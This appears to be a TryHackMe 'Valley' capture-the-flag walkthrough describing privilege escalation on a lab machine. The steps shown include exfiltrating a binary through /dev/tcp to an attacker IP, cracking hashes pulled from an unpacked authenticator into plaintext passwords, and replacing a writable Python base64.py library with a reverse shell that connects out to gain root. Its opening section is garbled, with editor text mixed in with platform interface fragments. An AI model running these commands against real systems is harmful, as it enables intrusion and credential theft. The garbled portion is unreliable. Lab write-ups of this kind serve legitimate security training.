valleyDev@valley:/photos/script$
```

```
File Actions Edit View Help
GNU nano 4.8
/usr/lib/python3.8/base64.py

"""Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings"""

# Modified 04-Oct-1995 by Jack Jansen to use binascii module
# Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
# Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

import re
import struct
import binascii
Title
TheValley
IP Address
10.10.168.247
Expires
26m 18s
? Add 1 hour Terminate
Active Machine Information
import re
import struct
import binascii
Title
TheValley
IP Address
10.10.168.247
Expires
26m 18s
? Add 1 hour Terminate
import re
import struct
import binascii
Title
TheValley
IP Address
10.10.168.247
Expires
26m 18s
? Add 1 hour Terminate
all_ = [
    # Legacy interface exports traditional RFC 2045 Base64 encodings
    'encode', 'decode', 'encodebytes', 'decodebytes',
    # Generalized interface for other encodings
    'b64encode', 'b64decode', 'b32encode', 'b32decode',
    'b16encode', 'b16decode', 'thoseFlags',
    # Base85 and Ascii85 encodings
    'base85encode', 'base85decode', 'a85encode', 'a85decode',
    # Standard Base64 encoding
    'standard_b64encode', 'standard_b64decode',
    # Some common Base64 alternatives. As referenced by RFC 3458, see thread
    # starting at:
    #
    # http://zgp.org/pipermail/p2p-hackers/2001-September/000316.html
    # 'urlsafe_b64encode', 'urlsafe_b64decode',
]
What is the user flag?

bytes_types = (bytes, bytearray) # Types acceptable as binary data
def _bytes_from_decode_data(s):
    if isinstance(s, str):theRootFlag?
    return s
Correct Answer
Site '/usr/lib/python3.8/base64.py' is immutable.
```

- Moved on to the /home directory trying to get some info from the file - valleyAuthenticator, that I found earlier.

```
valleyDev@valley:/photos/script$ cd /home
valleyDev@valley:/home$ ls
siemDev valley valleyAuthenticator valleyDev
valleyDev@valley:/home$ ls -ahl valleyAuthenticator
-rwxrwxr-x 1 valley valley 732K Aug 14 2022 valleyAuthenticator
valleyDev@valley:/home$ file valleyAuthenticator
valleyAuthenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
valleyDev@valley:/home$
```

- As it was a executable file, tried to get some info but unable to do so

```
valleyDev@valley:/home$ ls
siemDev valley valleyAuthenticator valleyDev
valleyDev@valley:/home$ ls -ahl valleyAuthenticator
-rwxrwxr-x 1 valley valley 732K Aug 14 2022 valleyAuthenticator
valleyDev@valley:/home$ file valleyAuthenticator
valleyAuthenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, no section header
valleyDev@valley:/home$ strings valleyAuthenticator > str.txt
-bash: str.txt: Permission denied
valleyDev@valley:/home$ strings valleyAuthenticator > /home/valleyDev/str.txt
Command 'strings' not found, but can be installed with:
apt install binutils
valleyDev@valley:/home$ ls
siemDev valley valleyAuthenticator valleyDev
valleyDev@valley:/home$ cat valleyAuthenticator > /dev/tcp/10.17.49.224/4444
valleyDev@valley:/home$
```

- Transferred the file into our local machine using the method below-

/dev/tcp

Download file from victim

```
nc -lvpn 80 > file #Inside attacker  
cat /path/file > /dev/tcp/10.10.10.10/80 #Inside victim
```

- Checked for md5 hash to verify if the file is correct or not-

```
valleyDev@valley:/home$ md5sum valleyAuthenticator  
f4e849ac264612aefa5a6e6c1b5d230b  valleyAuthenticator  
valleyDev@valley:/home$
```

```
└──(kali㉿kali)-[~/Documents/Tryhackme/Valley]  
    $ md5sum authenticator  
f4e849ac264612aefa5a6e6c1b5d230b$ authenticator  
└──(kali㉿kali)-[~/Documents/Tryhackme/Valley]  
    $
```

- Then ran the command - `strings authenticator > str.txt`
- Checked the complete str.txt file to find something interesting...and luckily found some-

```
str.txt  X  
home > kali > Documents > Tryhackme > Valley > str.txt  
8819 _kou  
8820 db/,  
8821 )oPU  
8822 '1 P  
8823 9r6*  
8824 ?rv;{P  
8825 4o2Dp  
8826 nx'{  
8827 USORH  
8828 W^YH  
8829 PROT_EXEC|PROT_WRITE failed.  
8830 $Info: This file is packed with the UPX executable packer http://upx.sf.net $  
8831 $Id: UPX 3.96 Copyright (C) 1996-2020 the UPX Team. All Rights Reserved. $  
8832 jxE  
8833 RPI)  
8834 WQM)  
8835 j"AZR^j  
8836 Y^_j]  
8837 /proc/self/exe  
8838 IuDSWH  
8839 s2V^  
8840 XAVAWPH  
8841 AY^_X_  
8842 D$ [E]  
8843 UPXlu  
8844 wJ93u  
8845 )xmK  
8846 )ZwtT  
8847 ([JAVA]  
8848 @ <L.  
8849 x!60  
8850 ViII$HuBi  
8851 @b0s  
8852 5j:5
```

- Found that, the file was packed using UPX.

- Decompressed the file using UPX -

```
(kali㉿kali)-[~/Documents/Tryhackme/Valley]
$ upx
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

Usage: upx [-123456789dlthVL] [-qvf] [-o file] file..

Commands:
  -1    compress faster           -9    compress better
  -d    decompress               -l    list compressed file
  -t    test compressed file     -V    display version number
  -h    give more help           -L    display software license
Options:
  -q    be quiet                 -v    be verbose
  -oFILE write output to 'FILE'
  -f    force compression of suspicious files
  -k    keep backup files
file..  executables to (de)compress

Type 'upx --help' for more detailed help.

UPX comes with ABSOLUTELY NO WARRANTY; for details visit https://upx.github.io

(kali㉿kali)-[~/Documents/Tryhackme/Valley]
$ upx -d authenticator
      Ultimate Packer for eXecutables
      Copyright (C) 1996 - 2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

      File size        Ratio       Format      Name
      _____
      2285616 ←    749128   32.78%   linux/amd64  authenticator

Unpacked 1 file.

(kali㉿kali)-[~/Documents/Tryhackme/Valley]
```

```
(kali㉿kali)-[~/Documents/Tryhackme/Valley]
$ file authenticator
authenticator: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=cb63ced5169a33f3252b175e6d41977d4feefdd9, for GNU/Linux 3.2.0, not stripped

(kali㉿kali)-[~/Documents/Tryhackme/Valley]
$ strings authenticator > after_upx_decompression.txt

(kali㉿kali)-[~/Documents/Tryhackme/Valley]
$
```

- Then tried to find something interesting in the file to which we extracted the strings -

```
[kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ cat after_upx_decompression.txt | grep -i pass
What is your password:
Wrong Password or Username

[kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ cat after_upx_decompression.txt | grep -i pass -B10 -A10
[ ]A[A]A^
t*f.
[ ]A\
I9\$xv.I
T$pH
tKU1
e6722920bab2326f8217e4bf6b1b58ac
dd2921cc76ee3abfd2beb60709056cfb
Welcome to Valley Inc. Authenticator
What is your username:
What is your password:
Authenticated
Wrong Password or Username
basic_string:: _M_construct null not valid
%02x
basic_string:: _M_construct null not valid
terminate called recursively
    what():
terminate called after throwing an instance of '
terminate called without an active exception
basic_string:: append
__gnu_cxx:: __concurrence_lock_error
__gnu_cxx:: __concurrence_unlock_error

[kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$
```

- Found two hashes over here.
- Checked for the type of hash using - `hash-identifier`

- Cracked the hash online on hashes.com

✓ Found:
e6722920bab2326f8217e4bf6b1b58ac:liberty123

✓ Found:
dd2921cc76ee3abfd2beb60709056cfb:valley

- So, we found the credentials for the user `valley`, now we can change the user and see if we are able to write the file - `photosEncrypt.py`
 - Now, I was also authenticated by `valleyAuthenticator`.

```
valleyDev@valley:~$ cd /home  
valleyDev@valley:/home$ ls  
siemDev valley valleyAuthenticator valleyDev  
valleyDev@valley:/home$ ./valleyAuthenticator  
Welcome to Valley Inc. Authenticator{3_v@lley}  
What is your username: valley  
What is your password: liberty123  
Authenticated
```

- Changing into the user **valley**.

```
valleyDev@valley:/home$ su valley  
Password:  
valley@valley:/home$ nano /usr/bin/py
```

- Went to the directory /home/photos/script to check if was able to write photosEncrypt.py
- But, was not able to write into the file.

```
valley@valley:/photos/script$ ls  
photosEncrypt.py  
valley@valley:/photos/script$ ls -alh photosEncrypt.py  
-rwxr-xr-x 1 root root 621 Mar 6 15:43 photosEncrypt.py*****  
valley@valley:/photos/script$
```

- Now, checked if I was able to write into the file base64.py

```
valley@valley:/photos/script$ locate base64.py  
/snap/core20/1611/usr/lib/python3.8/base64.py  
/snap/core20/1828/usr/lib/python3.8/base64.py  
/usr/lib/python3.8/base64.py  
valley@valley:/photos/script$ ls -alh /usr/lib/python3.8/base64.py  
-rwxrwxr-x 1 root valleyAdmin 20K Mar 13 03:26 /usr/lib/python3.8/base64.py  
valley@valley:/photos/script$
```

- And, yeah it was writable now.
- Now, we can change the bas64 file with our reverse shell and we ca get a root shell on the system when base64 file gets invoked.
- Used the python reverse shell -

```

#!/usr/bin/python3
import socket
import os
import pty
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.0.0.1",4242))
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/sh")

```

- Downloaded the reverse shell in the target machine in the directory where the base64.py file was stored and renamed it as base64.py

```

valley@valley:/usr/lib/python3.8$ wget http://10.17.49.224:80/pythonreverseshell.py
--2023-06-03 01:43:25--  http://10.17.49.224/pythonreverseshell.py
Connecting to 10.17.49.224:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 220 [text/x-python]
Saving to: 'pythonreverseshell.py'

pythonreverseshell.py    100%[=====]    220  --.-KB/s   in 0s

2023-06-03 01:43:26 (574 KB/s) - 'pythonreverseshell.py' saved [220/220]

valley@valley:/usr/lib/python3.8$ mv pythonreverseshell.py base64.py
valley@valley:/usr/lib/python3.8$ 

```

- Started a listener for reverse shell.

- Got a root shell after saving the base64.py file, when the base64 file got invoked.